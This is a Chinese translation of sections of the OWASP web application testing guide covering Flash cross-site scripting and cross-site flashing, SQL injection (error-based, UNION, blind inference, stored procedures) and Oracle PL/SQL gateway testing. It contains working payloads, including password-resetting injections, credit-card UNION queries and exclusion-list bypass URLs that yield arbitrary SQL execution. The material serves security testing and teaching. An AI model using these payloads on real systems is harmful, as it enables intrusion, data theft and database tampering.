- 呼叫的功能： <a href='asfunction:function,arg' 〉
- 呼叫的 SWF 公共职能： <a href='asfunction:_root.obj.function, arg'>
- 呼叫本地固定的功能： <a href='asfunction:System.Security.allowDomain,evilhost' >

同样可以使用 IMG 的标签：

```
<img src='http://evil/evil.swf'>
<img src='javascript:evilcode//.swf' > (.swf is necessary to bypass flash player internal
filter)
```

注：虽然 Flash Player 跨站脚本 124 不再容易被利用，但仍然能修改 GUI。

Flash 跨站 Cross Site Flashing

Flash 跨站（ XSF ）是和 XSS 有相同影响的漏洞。

XSF 发生在不同域名中：

- 一个 movie 使用 loadmovie*函数或其它黑客技术加载另一个 movie，并进入同一个沙盒或其中一部分
- 当 HTML 页面使用 JavaScript 来命令使用 Adobe Flashmovie 时也可能发生 XSF。例如，调用：

    - GetVariable：作为字符串从 Javascript 进入 flash 公共和静态对象。
    - SetVariable：从 Javascript 给新的字符串设置一个静态的或公共 flash 对象。
- 意外浏览器的 swf 通信可能导致窃取 swf 应用数据。

通过迫使有缺陷的 swf 装载外部恶意 Flash 文件执行此功能。

这种攻击可能导致跨站脚本或 GUI 修改，以欺骗用户在虚假的 flash 表格中插入凭据。

当使用 loadmovie*方法时，可以在 Flash HTML 注入或外部 SWF 文件中使用 XSF。

攻击和 Flash Player 版本

自 2007 年 5 月，Adobe 发布了 Flash Player 的三个新版本。每个新版本都阻止了以前描述的攻击。

| Attack | asfunction | ExternalInterface | GetURL | Html Injection |

| Player Version |

| v9.0 r47/48 | Yes | Yes | Yes | Yes |

| v9.0 r115 | No | Yes | Yes | Yes |

| v9.0 r124 | No | Yes | Yes | Partially |

预期结果：

跨站点脚本和跨站 flash 是有缺陷的 SWF 文件的预期结果。

参考

白皮书

- Testing Flash Applications: A new attack vector for XSS and XSFlashing: http://www.owasp.org/images/8/8c/OWASPAppSec2007Milan_TestingFlashApplications.ppt
- Finding Vulnerabilities in Flash Applications: http://www.owasp.org/images/d/d8/OWASP-WASCAppSec2007SanJose_FindingVulnsinFlashApps.ppt
- Adobe Security: http://www.adobe.com/devnet/flashplayer/articles/flash_player9_security_update.html
- Securing SWF Applications: http://www.adobe.com/devnet/flashplayer/articles/secure_swf_apps.html
- The Flash Player Development Center Security Section: http://www.adobe.com/devnet/flashplayer/security.html
- The Flash Player 9.0 Security Whitepaper: http://www.adobe.com/devnet/flashplayer/articles/flash_player_9_security.pdf

工具

- SWFIntruder: https://www.owasp.org/index.php/Category:SWFIntruder
- Decompiler – Flare: http://www.nowrap.de/flare.html
- Compiler – MTASC: <http://www.mtasc.org/>
- Disassembler – Flasm: <http://flasm.sourceforge.net/>
- Swfmill – Convert Swf to XML and vice versa: <http://swfmill.org/>
- Debugger Version of Flash Plugin/Player: <http://www.adobe.com/support/flash/downloads.html

4.8.5 SQL 注入(OWASP-DV-005)

概述

SQL 注入 攻击包括通过输入数据从客户端插入或“注入”SQL 查询到应用程序。一个成功的 SQL 注入攻击可以从数据库中获取敏感数据、修改数据库数据（插入/更新/删除）、执行数据库管理操作（如关闭数据库管理系统）、恢复存在于数据库文件系统中的指定文件内容，在某些情况下能对操作系统发布命令。 SQL 注入攻击是一种注入攻击。它将 SQL 命令注入到数据层输入，从而影响执行预定义的 SQL 命令。

相关安全活动

SQL 注入漏洞描述

参见 OWASP 文章之 SQL Injection 漏洞

参见 OWASP 文章之 Blind_SQL_Injection 漏洞

如何规避 SQL 注入漏洞

参见 OWASP Development Guide 文章之如何 Avoid SQL Injection 漏洞

参见 OWASP Code Review Guide 文章之如何 Review Code for SQL Injection 漏洞

问题描述

SQL 注入攻击可以分为下列三类：

- 渠道内部：使用注入 SQL 代码的同一渠道获取数据。这是最简单的一种攻击方法，它直接在应用程序网页上检索数据。

- 外部渠道（OOB）：使用不同的渠道获取数据（例如，产生含有查询结果的电子邮件并发送到测试者）。
- 推理：没有实际传输数据，但通过发送特定请求并观察数据库服务器的结果行为，测试者能够获得信息。

独立的攻击阶级，一个成功的 SQL 注入攻击需要攻击者制作一个语法正确的 SQL 查询。如果应用程序返回一条由错误查询产生的错误信息，那么很容易重建原始查询的逻辑。因此，需要了解如何正确执行注入。但是，如果应用程序隐藏的错误详细信息，那么测试者必须能够对原始查询的逻辑进行逆向工程。后一种情况称为“盲 SQL 注入”。

黑盒测试实例

SQL 注入检测

测试的第一步是掌握应用程序为了读取数据连接到数据库服务器的时间。应用程序需要访问数据库服务器的典型案例包括：

- 认证形式：当使用 web 形式执行验证时，将检测数据库中包含用户名和密码（或者 hash 密码）的用户凭据
- 搜索引擎：SQL 查询可以利用用户提交的字符串从数据库提取所有相关的记录
- 电子商务网站：产品及其特点（价格、产品说明、到货时间 ...）很可能存储在一个关系数据库中。

测试者需要列出值可以用于制作 SQL 查询的输入字段清单，包括 POST 请求隐藏字段。然后对他们进行逐一测试，试图使用查询对其进行干涉并产生错误。第一个测试通常包括给测试的字段增加一个单引号（'）或一个分号（;）。单引号是用在 SQL 中作为一个字符串终止符。如果应用程序没有将其过滤，它将导致不正确的查询。分号是用于终止 SQL 语句。如果没有将其过滤，它同样可以产生错误。漏洞字段输出可能类似于以下情形（例如，在微软 SQL Server 中）：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

同时也评论（-）和其它的 SQL 关键字，如' AND '和' OR '可以用来修改查询。一个非常简单但有时仍然有效的方法就是在预期数字处插入一个字符串，会产生类似下面的错误：

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.

/target/target.asp, line 113
```

类似上面例子中的完整的错误信息给测试者提供了丰富的信息以便进行成功注入攻击。然而，应用程序往往不提供如此多的细节：会发布简单'500 Server Error '或自定义错误页面。这就意味着我们需要利用盲目注射技术。在任何情况下，*每个字段分开*测试很重要：只有一个变量不同，而所有其它保持不变，以便准确地了解哪些参数是脆弱的，哪些是没有。

标准的 SQL 注入测试

考虑以下 SQL 查询：

```
SELECT * FROM Users WHERE Username='$username' AND Password='$password'
```

一般从 Web 应用程序为了验证用户身份使用一个类似的查询。如果查询返回了一个值，则说明在数据库内部该凭据的用户名真实存在，那么用户可以登录到该系统。否则就会访问拒绝。输入字段的值通常是通过 wb 表格形式从用户处获得的。假设我们插入以下的用户名和密码值：

```
$username = 1' or '1' = '1
$password = 1' or '1' = '1
```

查询是：

```
SELECT * FROM Users WHERE Username='1' OR '1' = '1' AND Password='1' OR '1' = '1'
```

如果我们假设的参数值通过 GET 方法发送到服务器，如果该脆弱网站是域名是 www.example.com，那么我们执行的请求是：

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1&password=1'%20or%20'1'%20=%20'1
```

经过简单分析，我们注意到因为条件是真的（或 1 = 1），该查询返回一个值（或一组值）。这样，系统在不知道用户名和密码情况下验证了该用户。

在一些系统中用户表第一行是管理员用户。在某些情况下可能返回一个配置文件。另一个例子查询如下：

```
SELECT * FROM Users WHERE ((Username='$username') AND (Password=MD5('$password')))
```

在这种情况下，有两个问题，一个问题是使用括号，另一个问题是由于使用 MD5hash 函数。首先，我们解决括号问题。在获得正确的查询之前仅仅使用一些闭幕括号。解决第二个问题就是让第二个条件无效。我们将终止符加入到查询中，也就是说该符号后面的一切内容都将视为评论。每个数据库管理系统都有各自的评论符号。但是大多数数据库使用的共同符号是 /*。在 Oracle 中，该符号式 "--"。这说明我们使用的用户名和密码的值为：

```
$username = 1' or '1' = '1'))/*
$password = foo
```

这样，我们可以得到以下查询：

```
SELECT * FROM Users WHERE ((Username='1' or '1' = '1'))/*') AND (Password=MD5('$password')))
```

请求的网址是：

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))/*&password=foo
```

它返回了一些值。有时，验证码确认返回的元组的数值等于 1 。在前面的例子，这种情况比较麻烦（在数据库中每个用户只有一个值）。解决这个问题的办法是插入 SQL 命令规定返回的元组数值必须是 1。（返回一个记录）为了实现这一目标，我们使用 operator"LIMIT <num> "，其中<num>是希望返回的元组数值。前面的例子中，用户名和密码字段的值可以作如下修改：

```
$username = 1' or '1' = '1')) LIMIT 1/*
$password = foo
```

In this way, we create a request like the follow:

这样，我们创建一个请求，如下：

```
http://www.example.com/index.php?username=1'%20or%20'1'%20=%20'1'))%20LIMIT%201/*&password=foo
```

Union 查询 SQL 注入测试

另一个测试**使用** UNION 操作符。为了加入测试者故意伪造的查询，在 SQL 注入中使用该 operator 以便获得原始查询。这样伪造查询的结果将加入原始查询的结果中，测试者就能获得其它表单中的字段值。例如，我们假设服务器执行的查询如下：

SELECT Name, Phone, Address FROM Users WHERE Id=$id

设置以下 ID 值：

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

得到以下查询：

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCarTable
```

这将和所有信用卡用户一起加入原始查询结果中。绕开使用 DISTINCT 关键词的查询必须使用关键字 ALL。此外，我们注意到，除了信用卡账号外，我们已选定的其它两个值。这两个值也是必要的。因为为了避免语法错误，这两个查询必须有同等数目的参数。

盲 SQL 注入测试

我们已经指出还有另外一个 SQL 注入类别，即盲 SQL 注入。在这个注入中我们不了解任何操作结果。例如，这种现象发生的情况是程序员创造了一个不会在查询结构或数据库中显示任何数据的自定义错误页面。（该页面不会返回一个 SQL 错误。它可能仅仅返回一个 HTTP 500 ）。

通过使用推理方法，就有可能避免这一障碍，从而成功地获得一些期望字段的值。这种方法包括在服务器进行一系列的布尔查询、观测的答案、并最终推导答案的含义。同以往一样，我们使用 www.example.com 域名。假设该域名包含了易受 SQL 注入攻击的名为 ID 的参数。这意味着需要执行下列要求：

```
http://www.example.com/index.php?id=1'
```

由于查询中语法错误，我们将得到自定义信息错误网页。假设在服务器上执行下面查询：

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'
```

通过之前了解到的方法，我们得知这样做容易受到攻击。我们所希望获得的是用户名字段的值。我们将执行相关测试允许我们提取一个一个的字符从而获得用户名字段的值。通过使用一些标准的功能并在每个数据库中进行实际操作可能能达到这一目的。在我们的案例中，我们将使用伪函数：

SUBSTRING (text, start, length)：它返回一个子字符串，从文本的“start”的位置开始和文本的“length”。如果“开始”大于文本的长度，那么该函数返回一个空值。

ASCII（char）：它返回输入字符的 ASCII 值。如果字符是 0，那么将返回 NULL 值。

LENGTH（text）：它返回输入文本字符的长度。

通过这种功能，我们将在第一个字符处开始测试。发现值然后传递给第二个，第三个，等等，直到我们会发现整个值。该测试将利用 SUBSTRING 函数一次选择一个字符（选择单个字符也就是设置长度参数为 1） 并利用 ASCII 码获得 ASCII 值，这样就能进行数值比较。使用所有 ASCII 表的值进行结果比较，直到找到正确的值。例如，使用下面的 id 值:：

```
$Id=1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1'='1
```

创建以下查询（从现在起，我们将称之为“推理查询”）：

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND ASCII(SUBSTRING(username,1,1))=97
AND '1'='1'
```

当且仅当用户名字段的第一个字符等于 ASCII 值 97 时，上述案例才会返回值。如果得到虚假值，那么我们将 ASCII 表的索引值 97 增加到 98 并且重新发送该请求。如果得到正确值，我们将 ASCII 码表的索引值设为 0 并分析下一个字符、修改 SUBSTRING 函数的参数。问题在于了解使用哪一种方法可以从返回的错误值中区分正确值。因此我们创建了始终返回错误值的请求。通过使用下面 id 值可以实现：

```
$Id=1' AND '1' = '2
```

将创建以下查询：

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND '1' = '2'
```

从服务器得到的答复（即 HTML 代码）将是测试中的虚假值。这种做法能让我们确认执行推理查询得到的值是否等于之前进行测试得到的值。有时候，这种方法是行不通的。如果服务器由于两个相同的连续的 web 请求而返回两个不同的网页，我们将无法从错误值中区分正确的值。在这种特定情况下，有必要使用特殊的过滤器，使我们能够清除两个请求中改变了的代码并获得模板。后来，每次执行推理请求时，我们都要使用同一功能从反应中提取相关模板并为了确定测试结果而控制两个模板。

在前面的讨论中，我们还没有确定测试的终止条件，即，结束推理过程。实现这一情况的方法是使用 SUBSTRING 函数和 LENGTH 函数。当测试者将当前字符与 ASCII 码 0 （即 null 值）比较并返回真实值时，使用推理程序（我们已经扫描整个字符串）或使用分析值都可能包含 null 字符串。

我们将插入下列 *Id* 字符串值::


```
$Id=1' AND LENGTH(username)=N AND '1' = '1
```

其中 n 是我们当前已分析的字符数值（不包括空值） 。查询是：

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND LENGTH(username)=N AND '1' = '1'
```

该查询将返回 TRUE 或 FALSE 。如果返回 TRUE，那幺我们已经完成了推理从而得知参数值。如果返回 FALSE，这意味着参数值中存在空字符。因此我们必须继续分析下一个参数直到我们找到另一空值。

盲 SQL 注入攻击需要大量的查询。测试可能需要一个自动工具来利用该漏洞。能在 MySql 数据库中通过 GET 请求能执行这项任务的工具是 SqlDumper ，如下所示。



预存程序注入

问：**如何才能**规避 SQL 注入的风险

答：存储过程。

我多次看到这个无厘头的答案。仅仅使用存储过程并不能缓和 SQL 注入。如果处理不当，在存储程序中的动态 SQL 可以和网页中的动态 SQL 一样容易受到攻击。

当在存储过程中使用动态 SQL 时，应用程序必须妥善清除用户输入数据，以消除代码注入的危险。如果没有消除，用户可以进入在储存程序中执行的恶意 SQL。

黑盒测试利用 SQL 注入损害制度。

考虑以下 SQL Server 存储程序：

```
Create procedure user_login @username varchar(20), @passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring  = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' + @passwd
exec(@sqlstring)
Go
```

用户输入：

```
anyusername or 1=1'
anypassword
```

这一程序不能清除输入，会导致返回值使用这些参数显示当前记录。

注意：由于使用动态 SQL 这个例子似乎不大可能登录用户，但可以使用动态报告查询。其中用户所选择列进行查看。用户可以在这种情形下插入恶意代码并损坏数据。

考虑以下 SQL Server 存储过程：

```
Create procedure get_report @columnamelist varchar(7900) As
Declare @sqlstring varchar(8000)
Set @sqlstring  = '
Select ' + @columnamelist + ' from ReportTable'
exec(@sqlstring)
Go
```

用户输入：

```
1 from users; update users set password = 'password'; select *
```

这将导致运行报告并更新所有用户的密码。

相关文章

- OWASP TOP 10 2007 – 注入漏洞
- SQL 注入

创建下列数据库管理系统的具体测试技术指南：

- 4.8.5.1 Oracle 测试
- 4.8.5.2 MySQL 测试
- 4.8.5.3 SQL Server 测试
- 4.8.5.4 MS Access 测试
- 4.8.5.5 PostgreSQL 测试

参考

白皮书

- Victor Chapela: "Advanced SQL Injection" - http://www.owasp.org/images/7/74/Advanced_SQL_Injection.ppt
- Chris Anley: "Advanced SQL Injection In SQL Server Applications" - http://www.nextgenss.com/papers/advanced_sql_injection.pdf
- Chris Anley: "More Advanced SQL Injection" - http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf
- David Litchfield: "Data-mining with SQL Injection and Inference" - http://www.nextgenss.com/research/papers/sqlinference.pdf
- Kevin Spett: "SQL Injection" - http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf
- Kevin Spett: "Blind SQL Injection" - http://www.spidynamics.com/whitepapers/Blind_SQLInjection.pdf
- Imperva: "Blind SQL Injection" - http://www.imperva.com/application_defense_center/white_papers/blind_sql_server_injection.html
- Ferruh Mavituna: "SQL Injection Cheat Sheet" - http://ferruh.mavituna.com/makale/sql-injection-cheatsheet/

工具

- OWASP SQLiX
- Francois Larouche: Multiple DBMS SQL Injection tool - [SQL Power Injector]
- ilo--: MySql Blind Injection Bruteforcing, Reversing.org - [sqlbftools]

- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - http://sqlmap.sourceforge.net
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper]
- icesurfer: SQL Server Takeover Tool - [sqlninja]

4.8.5.1 ORACLE 测试

摘要

本节描述如何从 web 测试一个 Oracle 数据库。

问题描述

PL / SQL 网关使用基于 Web 的 PL / SQL 应用程序——它的组件将 Web 请求转换成数据库查询。Oracle 已经开发了许多软件实现，从早期的 Web 侦听器产品到 Apache mod_plsql 模块到 XML 数据库（ XDB ） Web 服务器。所有产品都自身存在缺陷和问题。因此在本指南中都会进行彻底调查。使用 PL / SQL 网关的产品包括但不限于 Oracle HTTP 服务器、eBusiness 套件、Portal、 HTMLDB 、WebDB 和 Oracle 应用服务器。

黑盒测试实例

了解 PL / SQL 网关如何工作

从本质上来说， PL / SQL 网关只是作为一个代理服务器获取用户的 Web 请求并传送到数据库服务器中执行。

1 ） Web 服务器从 Web 客户端接受请求并确定是否应该由 PL / SQL 网关处理

2 ） PL / SQL 网关提取请求包中的名称、程序和变量处理该请求

3 ）所有请求包和程序在匿名 PL / SQL 上打包并传送到数据库服务器。

4 ）数据库服务器运行该程序并将结果以 HTML 返回到网关

5 ）网关通过 Web 服务器给客户端发送一个响应

了解这一点很重要-因为 PL / SQL 代码不是存在于 Web 服务器上而是存在于数据库服务器上。这意味着，攻击者一旦利用 PL / SQL 网关或 PL / SQL 应用程序上的任何的弱点就能直接访问数据库服务器;任何防火墙都不能阻止这种情况出现。

PL / SQLWeb 应用程序的 URL 通常是容易识别。一般都按下列方式开始（xyz 可以是任何字符串，它代表数据库访问描述符。这一点将在后面章节了解到跟多详情。） ：

http://www.example.com/pls/xyz
http://www.example.com/xyz/owa
http://www.example.com/xyz/plsql

第二个和第三个例子代表 PL / SQL 网关旧版本中的网址的，而第一个例子是来源于 Apache 上运行的较新版本。在 plsql.conf Apache 的配置文件中，/pls 是默认值，指定 PLS 模块位置作为处理位置。然而该位置不必是/pls。在 URL 中缺乏文件扩展名可能表明存在 Oracle PL / SQL 网关。如以下网址：

http://www.server.com/aaa/bbb/xxxxx.yyyyy

如果 xxxxx.yyyyy 改为 “ ebank.home ”、“ store.welcome ”、“ auth.login ”或“ books.search ”，那幺使用 PL / SQL 网关的机会很大。也有可能在请求包和程序之前使用所有者的用户名-即模式-在这种情况下该用户就是“ webuser ” ：

http://www.server.com/pls/xyz/webuser.pkg.proc

在此网址中，xyz 是数据库访问描述符(DAD)。DAD 指定数据库服务器信息以便 PL / SQL 网关可以连接。它包含的信息有 TNS 连接字符串、用户名和密码、验证方法等等。dads.conf Apache 配置文件的较新版本或 wdbsvr.app 文件旧版本中指定了 DAD。一些默认 DAD 包括：

SIMPLEDAD
HTMLDB
ORASSO
SSODAD
PORTAL
PORTAL2
PORTAL30
PORTAL30_SSO
TEST
DAD
APP
ONLINE
DB
OWA

确定 PL / SQL 网关是否运行

当评估服务器时最重要的是先要了解你所所处理的技术是什幺。例如在黑盒测试中，如果您不知道，那么要做的第一件事就是找到该问题的答案。要了解基于 Web 的 PL / SQL 应用程序很简单。首先，找出 URL 的格式并和上文讨论过的相比较，确认属于哪一种。另外进行一套简单测试确定 PL / SQL 网关的存在。

服务器响应头

Web 服务器的响应头能有效指示服务器是否运行 PL / SQL 网关。下表列出一些典型的服务器响应标题：

Oracle-Application-Server-10g

Oracle-Application-Server-10g/10.1.2.0.0 Oracle-HTTP-Server
Oracle-Application-Server-10g/9.0.4.1.0 Oracle-HTTP-Server
Oracle-Application-Server-10g OracleAS-Web-Cache-10g/9.0.4.2.0 (N)
Oracle-Application-Server-10g/9.0.4.0.0
Oracle HTTP Server Powered by Apache
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3a
Oracle HTTP Server Powered by Apache/1.3.19 (Unix) mod_plsql/3.0.9.8.3d
Oracle HTTP Server Powered by Apache/1.3.12 (Unix) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.12 (Win32) mod_plsql/3.0.9.8.5e
Oracle HTTP Server Powered by Apache/1.3.19 (Win32) mod_plsql/3.0.9.8.3c
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/3.0.9.8.3b
Oracle HTTP Server Powered by Apache/1.3.22 (Unix) mod_plsql/9.0.2.0.0
Oracle_Web_Listener/4.0.7.1.0EnterpriseEdition
Oracle_Web_Listener/4.0.8.2EnterpriseEdition
Oracle_Web_Listener/4.0.8.1.0EnterpriseEdition
Oracle_Web_listener3.0.2.0.0/2.14FC1
Oracle9iAS/9.0.2 Oracle HTTP Server
Oracle9iAS/9.0.3.1 Oracle HTTP Server

null 测试

在 PL / SQL 中“null”是完全接受的表达：

```
SQL> BEGIN
 2  NULL;
 3  END;
 4 /
PL / SQL 的程序顺利完成.
```

我们可以用它来测试服务器是否正在运行 PL / SQL 网关。只要采取 DAD 和附加 NULL 然后附加 NOSUCHPROC ：

```
http://www.example.com/pls/dad/null
http://www.example.com/pls/dad/nosuchproc
```

如果服务器第一次响应 200 OK，第二次响应 404 Not Found，那幺说明该服务器正在运行 PL / SQL 网关。

了解软件包入口

在 PL / SQL 网关旧版本中，可以直接访问组成 PL/SQL Web Toolkit 的软件包，例如 OWA 和 HTP 包。我们后续将谈论的 OWA_UTIL 包是其中之一。它包含一个名为 SIGNATURE 的程序并且它只在 HTML 中输出 PL / SQL 签名。因此请求：

```
http://www.example.com/pls/dad/owa_util.signature
```

在网页中返回下列输出：

```
"This page was produced by the PL/SQL Web Toolkit on date"
```

或

```
"This page was produced by the PL/SQL Cartridge on date"
```

如果您没有收到此回应，但收到 403 Forbidden 的回应，那么你可以推断出 PL / SQL 网关正在运行。这是你在更高版本或补丁系统中应该得到的回应。

在数据库中访问任意 PL / SQL 软件包

在数据库服务器中默认安装的 PL / SQL 包中有可能利用漏洞。你如何做到这一点取决于 PL / SQL 网关的版本。在较早的 PL / SQL 网关版本中无法阻止攻击者在数据库服务器中访问一个任意 PL / SQL 包。我们之前提到的 OWA_UTIL 包能运行任意 SQL 查询

http://www.example.com/pls/dad/OWA_UTIL.CELLSPRINT? P_THEQUERY=SELECT+USERNAME+FROM+ALL_USERS

可以通过 HTP 包运行跨站脚本攻击

http://www.example.com/pls/dad/HTP.PRINT?CBUF=<script>alert('XSS')</script>

显然这些情况很危险。因此，Oracle 公司推出了 PLSQL 排除清单以防止直接接触这些危险的程序。禁止的项目包括任何以 SYS.*开头的请求、任何以 DBMS_ *开头的请求、任何包含 HTP.* 或 OWA*的请求。然而同样有可能绕过排除清单。并且排除清单不能阻止进入在 CTXSYS 和 MDSYS 模式中的包，从而导致在这些包中利用漏洞：

http://www.example.com/pls/dad/CXTSYS.DRILOAD.VALIDATE_STMT?SQLSTMT=SELECT+1+FROM+DUAL

这将返回一个空白的网页，这一缺陷是 200 OK 响应数据库服务器仍然是脆弱的（CVE- 2006 - 0265 ）

测试 PL / SQL 网关漏洞

多年来，Oracle PL/SQL 网关受到许多漏洞的威胁，包括进入管理页面（CVE-2002-0561）、缓冲溢出（CVE-2002-0559） 、目录遍历漏洞和其它允许攻击者绕过排除清单并进入数据库服务器中执行任意 PL/SQL 包的漏洞。

绕过 PL / SQL 的排除清单

Oracle 无数次试图修复允许攻击者绕过排除清单的安全漏洞。但 Oracle 产生的每一个补丁又使得受害用户陷入新一轮的绕过技术中。此类事情的历史上可以在下面链接中找到： http://seclists.org/fulldisclosure/2006/Feb/0011.html

绕过排除清单-方法 1

当 Oracle 公司为防止攻击者访问任意 PL / SQL 的软件包而首次推出 PL / SQL 排除清单时，通过在 schema/package 名称前加入 Hex 代码换行符或空格或 tab 就能绕过该清单。：

http://www.example.com/pls/dad/%0ASYS.PACKAGE.PROC
http://www.example.com/pls/dad/%20SYS.PACKAGE.PROC
http://www.example.com/pls/dad/%09SYS.PACKAGE.PROC

绕过排除清单-方法 2

该网关更高版本中，只要在 schema/package 名称前加标签就能使攻击者绕过排除清单。在 PL/SQL 中一个标签指向行代码，该行代码可跃升至使用 GOTOstatement，并采取下列形式：<<NAME>>

http://www.example.com/pls/dad/<<LBL>>SYS.PACKAGE.PROC

绕过排除清单-方法 3

简单地在 schema/package 名称上加入双引号就能让攻击者绕过排除清单。请注意，这种方法在 Oracle 应用服务器 10g 上无法起作用 。因为它将用户请求转换为小写后传递给递交给数据库服务器，而引号是区分大小写的-因此“SYS”和“sys”各不相同，而请求“sys”将导致 404 Not Found。在旧版中可以通过下列方法绕过排除清单：

http://www.example.com/pls/dad/"SYS".PACKAGE.PROC

绕过排除清单-方法 4

由于在 web 服务器和数据库服务器中使用字符设置功能，因此一些字符发生了转换。因此，由于使用字符设置，字符"ÿ"(0xFF)可能在数据库中转换成了"Y"。另一个经常转化成大写“Y”的字符是 Macron 字符 0xAF。这可能允许攻击者绕过排除清单：

http://www.example.com/pls/dad/S%FFS.PACKAGE.PROC
http://www.example.com/pls/dad/S%AFS.PACKAGE.PROC

绕过排除清单-方法 5

PL/SQL 网关的某些版本允许使用反斜杠- 0x5C ：

http://www.example.com/pls/dad/%5CSYS.PACKAGE.PROC

绕过排除清单-方法 6

这是绕过排除清单最复杂并在近期修复的方法。如果我们要求以下
http://www.example.com/pls/dad/foo.bar?xyz=123

应用服务器将在数据库服务器执行下列：

```
1 declare
2  rc__ number;
3  start_time__ binary_integer;
4  simple_list__ owa_util.vc_arr;
5  complex_list__ owa_util.vc_arr;
6 begin
7  start_time__ := dbms_utility.get_time;
8  owa.init_cgi_env(:n__,:nm__,:v__);
9  htp.HTBUF_LEN := 255;
10  null;
11  null;
12  simple_list__(1) := 'sys.%';
13  simple_list__(2) := 'dbms\_%';
```

```
14  simple_list__(3) := 'utl\_%';
15  simple_list__(4) := 'owa\_%';
16  simple_list__(5) := 'owa.%';
17  simple_list__(6) := 'htp.%';
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('foo.bar', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
24   foo.bar(XYZ=>:XYZ);
25   if (wpg_docload.is_file_download) then
26    rc__ := 1;
27    wpg_docload.get_download_file(:doc_info);
28    orasso.wpg_session.deinit();
29    null;
30    null;
31    commit;
32   else
33    rc__ := 0;
34    orasso.wpg_session.deinit();
35    null;
36    null;
37    commit;
38    owa.get_page(:data__,:ndata__);
39   end if;
40  end if;
41  :rc__ := rc__;
42  :db_proc_time__ := dbms_utility.get_time—start_time__;
43 end;
```

注意 19 和 24 行 。19 行中检测用户请求是否存在已知的“bad“字符串—即排除清单。如果用户请求包和程序不包含坏字符串，那幺将执行 24 行。使用绑定变量传输 XYZ 参数。

如果请求如下：

```
http://server.example.com/pls/dad/INJECT'POINT
```

执行以下的 PL / SQL：

```
..
18  simple_list__(7) := 'htf.%';
19  if ((owa_match.match_pattern('inject'point', simple_list__, complex_list__, true))) then
20   rc__ := 2;
21  else
22   null;
23   orasso.wpg_session.init();
```

```
24   inject'point;
..
```

这会在错误日志中产生错误：“PLS-00103: Encountered the symbol ‘POINT’ when expecting one of the following. . .” 我们所使用的方法是注入任意 SQL 。通过绕过排除清单可利用此漏洞。首先，攻击者需要找到一个没有任何参数并且不匹配排除清单的 PL/SQL 程序。符号这个标准的默认包相当多，例如：

```
JAVA_AUTONOMOUS_TRANSACTION.PUSH
XMLGEN.USELOWERCASETAGNAMES
PORTAL.WWV_HTP.CENTERCLOSE
ORASSO.HOME
WWC_VERSION.GET_HTTP_DATABASE_INFO
```

选择一个实际存在的（即在请求时返回一个 200 OK）。如果攻击者请求：

```
http://server.example.com/pls/dad/orasso.home?FOO=BAR
```

服务器应该返回“404 File Not Found”，因为 orasso.home 程序并不需要参数但是其中一个却提供了参数。但是，在返回 404 前执行下面的 PL/SQL：

```
..
..
if ((owa_match.match_pattern('orasso.home', simple_list__, complex_list__, true))) then
 rc__ := 2;
else
  null;
  orasso.wpg_session.init();
  orasso.home(FOO=>:FOO);
  ..
  ..
```

注意在攻击者的查询字符串中 FOO 的存在。他们可以运行任意 SQ L 滥用该字符串 。首先，他们需要关闭方括号：

```
http://server.example.com/pls/dad/orasso.home?);--=BAR
```

这就导致执行下面的 PL / SQL：

```
..
orasso.home();--=>:);--);
..
```

注意在所有双减号（ - ）后的内容都被视为评论。由于其中一个绑定变量不再使用，这个请求会导致内部服务器错误。因此，攻击者需要将该变量重新添加。事实上，这种绑定变量是运行任意 PL / SQL 的关键。就目前而言，他们可以只使用 HTP.PRINT 来打印条码，并添加所需的绑定变量为： 1 ：

http://server.example.com/pls/dad/orasso.home?);HTP.PRINT(:1);--=BAR

这应该在 HTML 中返回一个带“BAR“字的 200。这是由于在等号后面的所有内容都是插入到绑定变量中的内容，即此案例中的“BAR“。使用相同的技术很可能能再次进入 owa_util.cellsprint：

http://www.example.com/pls/dad/orasso.home?);OWA_UTIL.CELLSPRINT(:1);--=SELECT+USERNAME+FROM+ALL_USERS

执行任意 SQL，包括 DML 和 DDL 声明，攻击者插入一个 execute immediate :1：

http://server.example.com/pls/dad/orasso.home?);execute%20immediate%20:1;--=select%201%20from%20dual

